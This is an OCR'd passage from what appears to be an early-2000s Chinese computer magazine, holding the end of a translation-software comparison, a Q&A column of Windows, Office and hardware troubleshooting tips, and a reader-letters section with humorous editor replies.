此项测试是紧接着翻译速度进行的，但是发现这六款能够实现全文翻译的软件差别很明显。其中金山快译.net 2001、东方快车和 Dr.eye 的全文翻译均有十五个左右的句子不能准确翻译，让人看不懂。IBM 翻译家和雅信 CAT 则有三十至四十个句子给人造成误会。至于地球村则是出现了大约八十个句子的错误，看来到底是老了一些。

从整体上来说，除去 IBM 翻译家、雅信 CAT 和地球村之外，其余三者的翻译效果差不多。因为语法是活的，而机器算法是死的，所以难免有时候会出现一些翻译不准确的情况。在一般情况下，采用对照模式来查看翻译前后的文档，这样可以将那些翻译不甚准确的语句找出来，以免闹笑话。

在鼠标取词的测试中，笔者发现五款软件表现都不错(金山快译.net 2001和雅信CAT除外)，虽然由于附带的词库数量以及相关的解释不同，但是都能够把最基本的词义提供给大家，惟一不同的就是金山词霸.net 2001、Dr.eye 2001 和东方快车的附加解释多一些，还有同义词、相关词组等内容。


4.与其他软件的合作能力

在使用这些翻译软件的时候，笔者又同时运行了中文之星、Photoshop、Acrobat Reader、IE、Word 等一些常用的软件，结果发现东方快车会和 IE 产生一些小的冲突，也就是 IE 的非法操作情况增加了，其他的几款软件都还表现正常。但是特别指出金山词霸.net 2001、金山快译.net 2001 和 IBM 翻译家这三款软件，它们都能够和其他同类软件联手工作，比如金山快译中可以调用金山词霸，IBM翻译家能够和 IBM 智能词典 2000 结合起来使用，这样互相调用词库来进行弥补，所以 1 ＋ 1 的结果肯定是大于 1 的。

就笔者看来，目前国内的翻译软件还是由金山词霸、金山快译、东方快车为主体，不过Dr.eye 2001也加入了它们的第一阵营之中，预见在今后的翻译软件翻译大战中将会上演一场精彩的龙争虎斗。

说了这么多，其实语言翻译是一门科学、一门艺术，也是一种创造性的劳动，正是由于它的复杂、繁琐和枯燥，人们才提出了机器翻译的设想。虽然许多人为机器翻译的研究付出了大量的心血和汗水，但是至今还没有一个完善、实用的自动翻译系统出现，这进一步证明了语言翻译的复杂性。机器自动翻译质量达不到实用的主要原因是人工智能理论和算法的局限。在现阶段或较长的一段时期内，用计算机完成具有创造性思维的工作还不现实，不过我们有信心在未来看到翻译软件让翻译下岗的一天！

系统要求 / 软件名称	最低机器配置	占用硬盘空间	占用系统资源	参考价（标准版）
金山词霸.net 2001	Pentium 133、16MB 内存	300MB(典型安装)	12%	38 元
金山快译.net 2001	Pentium 133、16MB 内存	64MB(典型安装)	10%	38 元
东方快车 3000	Pentium 166、32MB 内存	40MB(最小化安装) 200MB(完全安装)	14%	39 元
IBM 翻译家	486/66、16MB 内存	40MB	5%	48 元
Dr.eye 2001	486/66、16MB 内存	170MB 以上	7%	36 元
地球村网络词典	386/33、8MB 内存	10MB	6%	免费
雅信 CAT2.5 迷你版	Pentium 166、16MB 内存	160MB 以上	10%	免费



- 光驱的三种控制方式及各自的特点？
- 怎样找到主板的BIOS信息？
- Winzip8.0为什么突然不能用了？

问:总是听说光驱有不同的速度控制方式，什么恒定线速度、恒定角速度等等，请问这些技术术语的含义是什么？它们各有什么特点？

答:目前,光驱(CD-ROM)大致有三种控制速度的方式,分别是CLV，即恒定线速度控制方式　；CAV，即恒定角速度控制方式;PCAV,即部分恒定角速度控制方式。下面我们就这三种速度控制方式分别作介绍。

CLV方式:采用CLV系统的光驱,其读取资料的速度是恒定的,激光头每旋转一圈所读取的数据量不同,内圈数据少，外圈数据多。因此为维持单位距离信息读取时间一致，即保持读取资料的速度恒定，当激光头移动到不同的轨道时，马达也必须以不同的转速旋转,内圈转得慢些，外圈转得快些。这样做，其缺点在光驱转速提高后暴露无遗。其一是需要的最大转速很高，比如，使用CLV技术的12倍速光驱，其主轴马达的最大转速高达6000转/分，显然这时的马达转速已经达到了极限，极易出现强烈震动和发热过度等问题　；其二由于光驱的转速不断改变，读取数据的时间将延长，光驱的使用寿命也会降低。因此现在的高速光驱已不再使用CLV技术。

CAV方式：光驱读取数据时，不论内圈或外圈，主轴马达都是以同样的速度来读取数据。使用这种技术时，在内圈的数据传输速率会较低，而外圈的数据传输速率比较高。但是因为主轴马达转速恒定，因此会比CLV技术稳定。目前高倍速的DVD-ROM与CD-ROM几乎都采用CAV技术。另外，由于不需要在随机寻道时经常地改变马达转速，使得随机读取性能得到很大的改善。缺点是　：光盘内外圈转动的线速度是不相等的，因此内外光道的数据记录密度也是不同的，盘片的存储空间不能充分利用　；数据采集电路很复杂。

PCAV方式：它是将CLV与CAV两者之精华融为一体形成的一种技术。其特点是，检测光头在读盘片内圈数据时旋转速度保持不变，使数据传输率增加　；而检测光头读取外圈数据时则对旋转速度进行提升，这样既能提高可靠性又能使在部分区域内保持旋转速度不变的设想变成现实。如今一些新型24倍速以上的产品很多采用PCAV技术，如ACER的一些产品。

目前市场上大多数光驱采用PCAV和CAV方式，请购买时注意区分。(北京　刘洋)

问：我想升级主板的BIOS，可我主板的说明书以及相关资料都已经找不到了，不知道有没有办法能够简单而准确地找到我主板的信息？

答：您可以查看BIOS的ID序列号来找到您主板的详细信息。具体方法是：

(1)接通电源开机。

(2)在计算机进行内存自检时(屏幕左上角出现变化的数字串)，按下键盘上的Pause键使屏幕暂停滚动。

(3)观察屏幕最下端，有一排由数字、字母和符号组成的序列。

这就是BIOS序列号，诸如“10/16/97-i430TX-ALI513x2A59IF3BC-00”(AWARD　BIOS的格式)或者“40-01S5-ZZ1124-10101111-060691-OPWBSX-F”(AMI　BIOS的格式)。该信息内含主板所采用的芯片组、生产厂商、BIOS版本和BIOS的日期等内容。通过该号码可以获得有关该主板的准确信息。

如果您BIOS的ID序列号是AWARD格式的，那么您可以将BIOS号码的倒数第二个字段记下来(前述中的ALI513x2A59IF3BC)；如果是AMI格式的,那么您可以记录下完整的BIOSID序列号,然后到相关站点(如www.newbios.com、www.mydrivers.com等)找厂家提供的最新BIOS程序。(北京　刘洋)

问：我在Windows 98操作系统下安装了WinZip8.0这个压缩软件，原来一直能正常使用，可是不知道为什么，最近用它解压从网上下载下来的扩展名为ZIP的文件时,却总是提示“内存空间不足”,无法解压,可我下载的文件只有几十k字节，而我的内存是64MB的，硬盘也还有7、8个GB的空间，请问这是什么原因造成的？

答：其实系统关于“内存空间不足”的提示只是一个假象，这种现象与内存无关。问题出在您C盘下的临时文件夹(temp)中，由于您的临时文件夹中垃圾文件太多，而系统分配给临时文件夹的空间有限，因此当您用WinZip解压缩文件需要占用临时文件夹的空间时，由于没有足够的空间而出现上面的问题。请及时清理临时文件夹中的文件，否则，不但您的WinZip不能正常使用，恐怕很多其他的软件也会罢工，一些外部设备也会出现问题，如打印机、扫描仪等。

问：我的操作系统是 Windows 98，在用 Norton 工具软件进行了一次磁盘清理后，发现原来只要双击 MP3 文件就能自动启动 Winamp 进行播放，但现在不行了，请问我怎样才能恢复它们之间的联系？

答：用鼠标左键单击“开始”>“程序”>“Windows 资源管理器”>“查看”>“文件夹选项”,在随后出现的窗口中选择“文件类型”，并单击“新类型”按钮，然后在“相关扩展名(C)”中键入“*.mp3”，并在下面的“操作”窗口中单击“添加”按钮，在弹出的“新操作”窗口的“操作”栏中键入 Open 这个单词，在“用于执行操作的应用程序”框中键入 Winamp 的安装目录（当然也可以用“浏览”按钮查找），单击“确定”按钮后即可。通过上述操作，您又可以双击 MP3 文件后自动启动Winamp进行播放了。

问：我在 Excel2000 中建立了很多存储数据的表格，里面有大量的数据，我经常需要将其中的一些数据做一些临时求和的运算（而且有些要求和的数据不是连续放置的），并不需要得出永久性的计算结果，而用 Sum 函数求和实在太麻烦，还要将计算结果删除，常常误删除有用的数据，请问有没有好的解决方法？


答：其实要达到您的目的并不需要运用公式，对于连续的数据,您可以拖动鼠标选择那些需要计算的数据单元格,然后查看窗口底部的状态栏,你会看到‘求和=xxxx’的字样,“求和”后面的数值就是你需要的数据。对于不连续的数据,你可以按住键盘上的Ctrl键,然后用鼠标左键依次选择数据所在的单元格,同样可以看到求和的数值。

问：我在 Word 中编辑文档时，经常需要调整页边距，却发现无法用鼠标在屏幕上更改，只能到“文件”菜单的“页面设置”中去更改边界数值，既麻烦又不直观，请问有没有办法解决？

答：其实这很简单，您一定是选择了“普通视图”显示打开的文档，所以无法用鼠标在屏幕上更改页边距。您只要在“视图”中选择“页面”一项，即可出现水平和垂直两个标尺，实现您的要求。

问：我在 Word2000 的“视图”>“工具栏”菜单中将“常用”工具栏和“格式”工具栏都选中了，但在屏幕上只能看到一个工具栏，请问这是什么原因造成的？

答：您虽然同时将两个工具栏都打开了，但由于 Word2000 中有一个缺省默认选项，定义了当“常用”工具栏和“格式”工具栏同时被打开时，会将两个工具栏连接合并到一起,同时隐藏一些工具栏上的按钮,以便节省出更多的空间显示文档，只有单击工具栏末尾的箭头才能看到被隐藏的按钮。解决这个问题的方法是：单击“视图”>“工具栏”>“自定义”>“选项”，将“常用工具栏和格式工具栏并排显示”选项前的选中标记去掉即可。



- 怎样重新找回与 Winamp 的关联？
- 怎样在 Excel2000 中做临时求和运算？
- 在 Word2000 中怎样同时显示“常用”工具栏和“格式”工具栏？
- Access2000 完全兼容 Access97 吗?

问：我原来使用的 Office97 升级到了 Office2000 版本，但是当我用其中的Access2000打开原来的Access97建立的数据库文件时，屏幕上却提示说这是旧版本的文件，不能更改，并让我转换一下。请问，如果我转换了这些文件，是否会丢失原来的一些设置？正确转换的步骤是什么样的？我的数据库可是非常重要的啊！

答：Access2000 完全兼容 Access97,所以您尽可以放心转换而不必担心数据库受到损坏。正确转换的步骤如下(转换之前别忘了备份哟)：

(1)启动Access2000,选择‘工具’>“数据库使用工具”>“转换数据库”>“到当前Access数据库版本”。

(2) 在“查找范围”中找到要转换的 Access97 数据库文件，单击该文件，并单击“转换”按钮，然后单击“确定”按钮。在随后出现的“将数据库转化为”对话框中，输入新的文件名并单击“保存”按钮，此时系统可能要花费一段时间进行转换。

(3)转换完毕后,您就可以通过菜单中的‘文件’>“打开”来使用转换后的数据库了。

问：我在用 ICQ 发送信息时，有时会出现很长时间信息都发送不出去的情况，发送信息框如同陷入了死循环一样，请问遇到这种情况时如何操作？

答：这是每个使用 ICQ 的用户都会遇到的问题，出现这种情况时如果您一味等待，将会浪费很多时间。您可以

采用以下方法：

(1)单击ICQ的绿色小花瓣，弹出Status菜单选项。

(2)从中选择“Offline/Disconnect”选项。

(3)此时发送信息的窗口会出现提示“User has gone offline”，然后选择“Send offline”。

(4)此时会出现第二个提示“You are not connected to the ICQ network”，选择“Send later”后，那个停滞不动的发送信息窗口就被关闭了。

(5)再用鼠标左键单击ICQ红色小花瓣，从Status菜单中选择“Available/Connect”选项，使ICQ重新连线，连线成功后，刚才的信息就自动发出去了。(北京　刘洋)

问：我用ICQ上网聊天时，经常被别人“踢”下来。有朋友告诉我说只要把自己的IP地址隐藏起来就可以避免被别人攻击。请问在ICQ中如何隐藏自己的IP地址?


答：现在网络上确实有些爱搞恶作剧或不太道德的人，通过查看你的IP地址而把你“踢”下网，或者制造一些IP逻辑炸弹攻击你。通过隐藏自己IP地址的方法确实是一个非常好的自我保护方法。

在ICQ中隐藏自己的IP地址可以参考以下方法：

(1)在ICQ菜单的Security & Privacy项中选中Do not allow others to see IP address即可。但是目前一些工具可以查看用这种方式隐藏的IP地址。

(2)首先在ICQ菜单Preferences中的Contact list中选“Show Online Only Tab in the Contact”，以保证只有在你列表上的人才能看到你在线。然后在Security & Privacy中选My authorization is request，不让别人随意地把你添加到列表中。最后将列表中某些可疑的人设置为Invisible to user即可。(北京　刘洋)

- 在ICQ中怎样隐藏IP地址？
- Windows2000装Via驱动重启死机怎样解决？
- 我的OICQ为何出现“热键冲突”？



问：我刚刚给Windows2000 Professional系统装了Via芯片6.49版本的驱动，结果再次启动系统时就死机了，请问我该怎么办？

答：您可以在启动Windows2000时，按下F8键，调出Windows2000的启动菜单，将光标亮条移动到“最后一次正确的配置”项上并按回车键，随后将会出现“硬件配置文件/配置恢复”菜单，再次按回车键后，系统即可启动。如果仍然不能正常启动，您还可以在启动菜单中选择“安全模式”以最小化的方式启动操作系统，然后在“开始”>“设置”>“控制面板”>“添加/删除程序中”将您安装的Via驱动程序卸载掉。

问：我刚刚安装了Oicq2000b这个软件，注册也很顺利，但是我每次启动这个软件时，屏幕上都会弹出一个窗口：“热键冲突，注册系统热键失败，请选择另外的热键。”按“确定”按钮后软件也能正常启动，使用中也没有发现问题，请问这是怎么回事？如何解决这个问题？

答：造成这种现象的原因是您的Oicq2000b有一个默认的“提取消息”热键，默认值为Ctrl+Alt+Z，这个热键与您操作系统中的某个热键重复了。解决这个问题的方法很简单：

(1)启动Oicq2000b软件，并在提示“热键失败”的窗口中选择“确定”。

(2)双击任务栏中的小企鹅图标，打开Oicq2000b菜单界面，然后单击其左下角的OICQ按钮。

(3)选择“系统参数”>“参数设置”选项卡，将其中的“设置提取消息热键”栏中“使用热键”选项前的对勾去掉，或者选中“自定义热键”并输入不与系统冲突的热键组合即可。

问：近日我用我电脑中原来的32MB SDRAM内存加了点钱换了一条128MB SDRAM内存条，可将它插在主板上重新启动计算机后，自检时显示只有64MB内存，而将它换到别人的计算机上却能正确检测出128MB，真是莫名其妙！请问这是怎么回事？


答：这很可能是你主板的问题，由于芯片组的限定，主板上的内存插槽对插在槽内的内存条容量是有限制的，而且单面内存和双面内存的限制容量也不尽相同。您插内存的那个槽很可能最多允许插64MB，您可以换其他的内存槽试试，如果还不行，只有换两条64MB的内存条了。

问：我在主板的BIOS中发现在CHIPSET FEATURES SETUP选项中有AGP Aperture Size(MB)一项，不知道它有什么含义？

答：该参数项的含义是设定AGP显示卡可以共享系统内存的大小，可设置从4MB到256MB内存值不等。设定该值后，显卡在工作时如果显存容量不足以支持显示的内容，可以占用系统内存以临时充当显存。理论上讲，AGP Aperture Size(MB)一项设置的值越大，显卡的系统性能峰值

我的 AMD750 芯片组不识 G400 怎么办？

- 为什么 CPU 很热而测温却正常？
- 怎样禁止 Windows2000 自动播放 CD？
- 代表硬盘型号的字符含义是什么？



就越高。但是就目前的显卡显存大小和运算速度而言，完全可以胜任绝大多数运算工作，所以如果不是您的内存非常充裕，您还是应该将这个参数设置得小一些为好，如 8MB 或 16MB。

问：我买了一块帝盟的 G400 显卡，但是插在我的主板上后启动系统，可 Windows98 系统无论如何也不能识别这块显卡，无论是自检、添加新硬件都不能让显卡正常工作，有人说是我的主板芯片组有问题，我主板上用的是 AMD750 芯片组。请问这是什么原因？如何解决？

答：您遇到了显卡与芯片组的兼容性问题，AMD 的芯片组与很多显卡都有不同程度的兼容性问题，老的有Tri-dent 9880、Savage4、ELSA TNT2，新的有 GeForce 显卡等。您可以到 AMD 的官方网站 WWW.AMD.COM 处下载 MINIPORT_4.45.EXE、EIDEL24.EXE两个补丁程序，将其安装到您的系统中，并且下载您显卡的最新版本驱动程序并安装。

问：我的 CPU 是 SLOT1 的赛扬 333，主板是微星的 6199，我的机器运行时经常死机，可是主板的 BIOS 中观察 CPU 温度检测只有 40 度左右。可是打开机箱后触摸 CPU 的散热片及裸露的 CPU 表面时，发现实际温度远远不止 40 度，请问是不是我的微星主板的测温装置坏了？

答：微星 6199 的主板测温装置使用的是测温探头，而6199主板是SLOT1接口的，温度探头是不可能直接接触到 CPU 的表面的，通常它只能接触到 CPU 的散热片。因此它侦测到的不是真正的 CPU 温度，您主板的测温探头很可能没有真正接触到散热片，而是悬在了空中，而空气的温度是低于您 CPU 表面温度很多的，所以您 BIOS 中显示的温度是 40 度左右就不足为奇了。根据您的描述，您可以直接摸到 CPU 表面说明您 CPU 上所装的散热片太小，您可以换一个大一些的散热片和功率高一些的风扇试一试。

问：我不喜欢 Windows2000 的自动 CD 播放功能，但是又不能像在 Windows98 中那样关闭这个功能，请问有什么办法吗？

答：您可以执行如下操作步骤：

(1) 用鼠标左键单击“开始”>“运行”并在“打开”栏中键入 gpedit.msc，然后点“确定”按钮。

(2) 在随后出现的“组策略”窗口中选择“管理模板”>“系统”。

(3) 双击“停用自动播放”图标，在随后出现的“停用自动播放属性”窗口中选中“启用”项，并在“停用自动播放”栏中选择“CD-ROM 驱动器”，单击“确定”后即可生效。

问：我想知道代表硬盘型号的那一串字符都代表什么意思，请重点介绍一下目前市场上最流行的一些硬盘品牌。

答：当前市场上较常见的名牌硬盘有 Maxtor(迈拓)、Quantum(昆腾)、Seagate(希捷)等等，我们就以这三种硬盘为例来介绍。

1.Maxtor(迈拓)

MAXTOR 的硬盘型号都是用“×××××A(AP)/D/S×”几位数字和符号共同组成。第一个数字为“7”或“8”，表示“70000”或者“80000”系列，其后四个数字“××××”表示该硬盘的容量（以MB为单位），随后的“A”或“AP”均表示硬盘接口为 ATA，“D”为ULTRA ATA，“S”为SCSI，末尾的数字“×”表示数据读写面数，用这个数字除以2即表示该硬盘有多少张盘片。如DiamondMAX 86480D2则为80000系列，容量为6480MB(6.48GB)、ULTRA ATA接口、2个数据读写面(即一张盘片)。

2.Quantum(昆腾)

以火球(FireBall)系列为例，其型号为“SE××A/AT”或“ST×.×A/AT”及“TM××A/AT”等，“××”表示硬盘容量，末尾英文字符则表示其接口标准，A表示接口为ULTRA ATA，AT表示接口为 ATA。如 TM38AT表示容量为3.8GB，接口为ATA的火球硬盘。

3.Seagate(希捷)

Seagate的硬盘型号由“ST×××××A/AG/W/N”这几个数字和字符共同组成，ST后的第一个数字表示某系列，其后的4个数字表示以MB为单位的硬盘容量，末尾英文字符则表示其接口标准。其中，A为ATA，AG为笔记本电脑专用的 ATA 接口硬盘，W 为 ULTRA Wide SCSI，其数据传输率为 40MB 每秒，N 为 ULTRA Narrow SCSI，其数据传输率为 20MB/每秒。如 ST36450A 为 30000 系列、容量为 6450MB (6.45GB)、ATA 接口硬盘。(北京 刘洋)



福星热线

我可知道什么叫不能得罪女人了，呵呵，当然女神仙也不例外。现在神仙姐姐天天披头散发在论坛里SEARCH ＊AVI＊的用户，而且已经为他的膝盖搜罗了杂志社内所有的370针CPU，原因就是AVI居然在论坛里说"神仙姐姐"是三级片里的名字……如果你的名字中有AVI三个字的话请自己保佑（没事的时候可以练练跪CPU，或者买份"跪得容易"备用）……强烈建议AVI不要出现在北京双安商场附近方圆十公里的地方。当然最好春节期间不要去广西北海附近旅游，否则发生的一切后果纯属本社个别女职员的个人恩怨和行为，与本栏目和CFAN无关，请大家告诉大家。并请大家为AVI默哀3秒钟，阿门！

另：如果见到一个长得像紫霞的美女在K一个身上刻着AVI的家伙的话，建议上去帮着踹两脚，也许一段新的感情又开始了呢！^_^

一直有很多朋友来信说缺了某一期或者想要某一期杂志，问如何邮购？呵呵，福星要说——这回广告有用了吧？——就在杂志每期后面一两页的"邮购信息"广告栏里，非常详细，还包括《应用文萃》、《电脑高手》、《电脑爱好者光盘》等姊妹刊物，别忘了啊。

——福星小子

"……刚买到了第1期杂志，大体翻翻看看，内容还不错。但我发现了一个十分'弱智'的印刷错误，在正文第10页小标题'AMD对Intel：'居然印成了'AMD对Inetl'！！我实在是不知道该说什么好了，在前言里写着："CFAN应该让编辑每错一个字就买一本词典！……"各位编辑们，给我个答复吧！"

—— yuhui

是的！这正是我犯的错……读者钟华也给我指出了同样的错误。我刚刚买了一本字典，还罚自己买了一本杂志（没有报销的啊），欢迎您到CFAN或者我的狗窝里看看这两个东东。再次以个人名义向您道歉，请继续关注和支持，不要因为一只狗而错过一本很认真的杂志……谢谢谢谢您了！再次感谢Mengmengw、mtgirl等朋友如滔滔江水一样的宽容。

——回信人　稻草狗

《电脑爱好者》从今年开始将把错误率与￥直接挂钩，相信这种情况会越来越少。杂志毕竟是人办的，有人就难免有BUG，如何彻底根除BUG？还请各位过路神仙指点！福星在这里和神仙姐姐作揖和万福了！但是肯定地说，杂志上每一个错字的背后，都会有一个编辑的￥牺牲了，是吧……稻草狗？（汪汪！我的骨头；<）

——回信人　福星小子

"24期中看到'挑战软盘容量极限'一文谈到可使软盘容量大大增加甚至达到十几兆……这是不可能的……如果我没有记错的话，类似文章我在几年以前的X报上曾经读到过……实在有骗取稿费之嫌。"

—— yoyo

普通软盘的容量可以达到10MB？当然不会，其物理特性决定了其最大容量就是1.44MB。《挑战》一文的意思也不是说通过文章中所述的处理，可以将软盘物理容量提高到10MB，而是说经过这样处理，软盘可能装下10MB甚至更多的非压缩文件。如果只装压缩软件，当然不可能会有那么多。小渔身担"步步高"重任，对稿件内容是尽可能验证的，大家可是上帝呀！收到这篇稿件后，小渔也经过了验证，里面放入了3MB多的文件。收到不少读者的看法后，我立马重新来过，狠下苦功，终于在软盘中放下了12.9MB的Word文档，而且复制到硬盘后可以打开使用，不过读软盘时会"叽叽歪歪"不停。此方法对软盘的要求很高，而且对软盘有较大的损伤。如果你机器上没有压缩软件，就可以利用文章中的方法应急了，应该还是有用的吧！《挑战软盘容量极限》一文叙述不是很严谨，使得很多读者误会，深感抱歉，我们以后一定减少甚至避免出现这样的问题。

——回信人　小渔

"我看了第24期的'巧配驱动，加速小猫'，他的情况和我一样，可是一步一步做就是搞不好！总死机！为什么？另外我觉得书上有一点写错了，就是(anos.vxd)这个文件，找不到。是不是应该是amos.vxd？"

——一仁

唉，小渔又犯了一个错误：的确应该是amos.vxd。我越来越不能原谅我自己了。哪儿有地洞？我想钻！！如果读者按照《巧配驱动，加速小猫》的方法更换驱动程序不成功的话，最好先在DOS中删掉5600SB+的WIN95AC.VXD，使Windows不调用这个文件，然后再将5600SB的WIN95AC.VXD拷入，而且也要找到其他几个通用的驱动文件，不使用5600SB+的。还有问题，欢迎来信至step@cfan.cn.net哟！

——回信人　小渔

这里给各位对本刊文章有疑问的朋友们提供一个"模板"：给相应栏目的责任编辑直接发信，伊妹地址就在每个相应栏目的右下角。这样不但回答得快，而且编辑还可以和作者交流，回答得更权威。不过福星也提请大家注意喔，问问题可要把事情说清楚，相关软硬件环境，曾经做过的操作，自己的预期等等，否则无头公案也会难倒我们探案如神的福尔摩斯啊。

——福星小子

"我是个初学者，现参加自学考试。请问学习数据结构导论、数据库及其应用、汇编语言程序设计这三门课程的硬件和软件环境是怎样的？"

——鲍花火

这三门课程硬件没有什么特殊要求，任何一台电脑都可以（486也行），至于软件，数据库必须要有相应的软件比如：dBase、FoxBase、FoxPro；汇编语言最好用宏汇编MASM 5.0或6.0（简单的可以用Debug）；数据结构最好使用Pascal语言。

——网友　入门者

编辑部在行动

"谁能告诉我华东电脑的网址，谢谢。" ——zym

http://www.shecc.com/ ——网友 mengmengw

"你们对待读者的态度太差了，我提一个问题摆了两天了，都没有人理。另外，你们的杂志送得太慢了，到今天我还没收到第1期杂志呢，外面摊上都卖一个星期了……不要总往邮政部门推，邮政部门也有原因，但……"

——问一下

555555555555，同时出的货，摊上有邮局没有——这、这、这我们怎么办啊？向大家保证是同时发出的杂志啊！但是两家的敬业精神……我们怎么能左右啊！！！

——回信人 稻草狗

看到这条消息我们都很伤心……如果可能，真想请读者朋友从头到尾跟我们杂志一期，那么您就会知道为了赶上邮政大哥的步伐，我们的编辑、排版、美工、印制、发行各个部门是怎么搏命的……杂志晚了，编辑们更恼火，但是我们真的已经尽了全力，难道不想在各个城市都设立送刊点吗？是的，可以，那么CFAN就肯定不会卖4.6元了，成本太高了……我想这个问题是普遍的，不仅仅是CFAN一家。如果可能，我希望能和各地的送货公司甚至是学生团体签协议快速发送我们的杂志，但是——每个城市都有这些团体吗？我们要和几百几千个城市单独签订协议吗？只有中国邮政是目前铺遍全国的。

我们的服务的确不尽如人意，我也真心希望能够有专人负责读编热线，这也正是我的理想。但是，一个需要对100多人的单位各个部门都清楚的人才可以担当这个重任，而这样的人……只有高层人士才能担负，但是各位主编已经是全负荷运转了。我们的Chief主编信箱使高总编每天为了看信、回信都不得不花一个上午，甚至牺牲了编辑审稿的时间！只能说：面包会有的，就在2001年！

另外，我私人向大家呼吁：来信、来Mail、贴贴子请分清地方好吗？"读编热线"解决的是非技术问题，技术问题最好到软件、硬件论坛去问。否则我们不答，您会生气，答了，信更多，反而会把一些针对本刊的重要问题，比如您的问题漏掉了，这真是一种罪过……所以，对杂志的建议、鞭策，请投这里和 chief@cfan.cn.net 主编信箱；技术问题，请到软件、硬件论坛，或者傻博士信箱doctor@cfan.cn.net，谢谢了！

最后，我和神仙姐姐向大家道歉，我们是人不是神，有的问题的确不能全部知道，有时精力真的有限，如果耽误了大家请原谅，如果还不能原谅请……请等发完这月工资再告诉主编好吗……北风那个吹……

——回信人 福星小子

"上网时电脑提示'正在下载图片'。这时是下载到自己的计算机里吗？如果是，那么该如何在过后查看？"

——大兵

是下载到你的电脑中的，保存在Windows/Temporary Internet Files文件夹中。可以将该文件夹中的文件拷贝出，再看。另外，还可以将浏览器设置为脱机浏览也就可以看了。

——网友 bluefox

我非常同意一楼（上一位）同志的看法，我每次浏览网页的时候，都是这样脱机看的，这样很方便，也很省钱，快点动手吧。

——网友 会跑的鼠标

"我是南京金华科软件有限公司的总经理张衡，男，22岁，未婚（哈哈，玩笑话）。作为新世纪的支柱产业——软件业，中国已落后世界太多！我们的前辈们（求伯君、梁肇新等）虽然为中国的软件业做出了不可磨灭的贡献，但一切就像中国男足一样，还远未走向世界。中国软件业的产值同印度的悬殊差距，让人想来揪心！（此处省去热泪2000吨）如果国内软件业继续只看国内市场，将永无出头之日！（或许有人想，等到中国成为世界第一强国或全世界都用中文时，中国的软件业会有出头之日！）建议CFAN论坛开"中华创业版"，号召有志男儿为中华之崛起而奋斗！"

收到！福星这小鬼懂得什么呀！还是干删贼（删贴子的贼）这份有前途的工作去吧！终于轮到神仙姐姐出马了！这，也是小女子的夙愿啊，我感觉自己已经好像和共享软件紧紧拧成一根灯芯了。现在已经有几个最好的例子，WindowsCommander2000年进账800万美金，WinZip养活了整整一个公司，国人周奕的软件月进5万美元，已经在国外开上了宝马，而南京的焦善武老师据报道每月也能收到¥40000元注册费，网络蚂蚁凭广告也走上了小康。这的确让人鼓舞，可是比较印度数以百万亿$计的软件收入，我们实在给女娲奶奶丢脸！近日金山已经开始大举进军海外市场，中文之星也瞄准了世界华文市场，这也许是我们的先锋队吧！我在这里强烈推荐陆路总舵主考虑这个黄金建议！同时为本人和AVI的个人恩怨而不顾国家大事感到惭愧，欢迎AVI和我们一起进军世界软件市场！五色云彩，一起走！（顺便说一下，你这2000吨热泪老区闹旱灾的时候可得奉献啊……）

——神仙姐姐

"我是一个共享软件作者，我觉得自己的编程水平已经可以了，起码可以编出网上很多流行的共享软件，可是这只不过是COPY啊！我实在想知道我应该编一个什么样的软件好呢？网友们到底需要什么软件啊！请福星帮帮我吧！"

——风入松

呵呵，不好意思又是本仙子。其实也有很多读者来信想要某个软件完成某个功能，有的功能已有软件实现了，有的就没有，但很实用。比如把DOC文档批量转换成HTML、TXT，还有如何更好地打印中文信封、小册子和书籍。因此，我想除了大家多多留意日常生活中的实际需要以外，不妨也到我们论坛上多交流一下，当然也欢迎来信告诉我，也许我还会为你专门挥VB编一个带有仙气的Program呢？希望这里小小一角可以解决更多朋友的实际软件需要，也能成就许多未来的软件至尊宝。

——神仙姐姐

备受读者关注的2000年度《电脑爱好者》有奖比赛已经落下帷幕，焦急等待的朋友们一定很想知道自己是否名在三甲之内。好了，经过紧张的阅卷工作，“数字先生”、“编程大管家”的获奖排名已经座定。

在祝贺获奖的发烧级电脑爱好者们的同时，再公布一下奖品情况：“编程大管家”一等奖价值1500元奖品，二等奖价值1000元奖品，三等奖价值400元奖品；"数字先生"一等奖价值2000元奖品，二等奖价值1500元奖品，三等奖价值500元奖品。

请各位获奖者将姓名、地址、邮编及身份证复印件寄到北京市海淀区北三环西路48号北京科技会展中心1＃楼A座21层《电脑爱好者》杂志社推广发行中心（100086），并在信封正面注明“兑奖”字样，以便发奖。

看“数字先生”看“编程大管家”有你么？

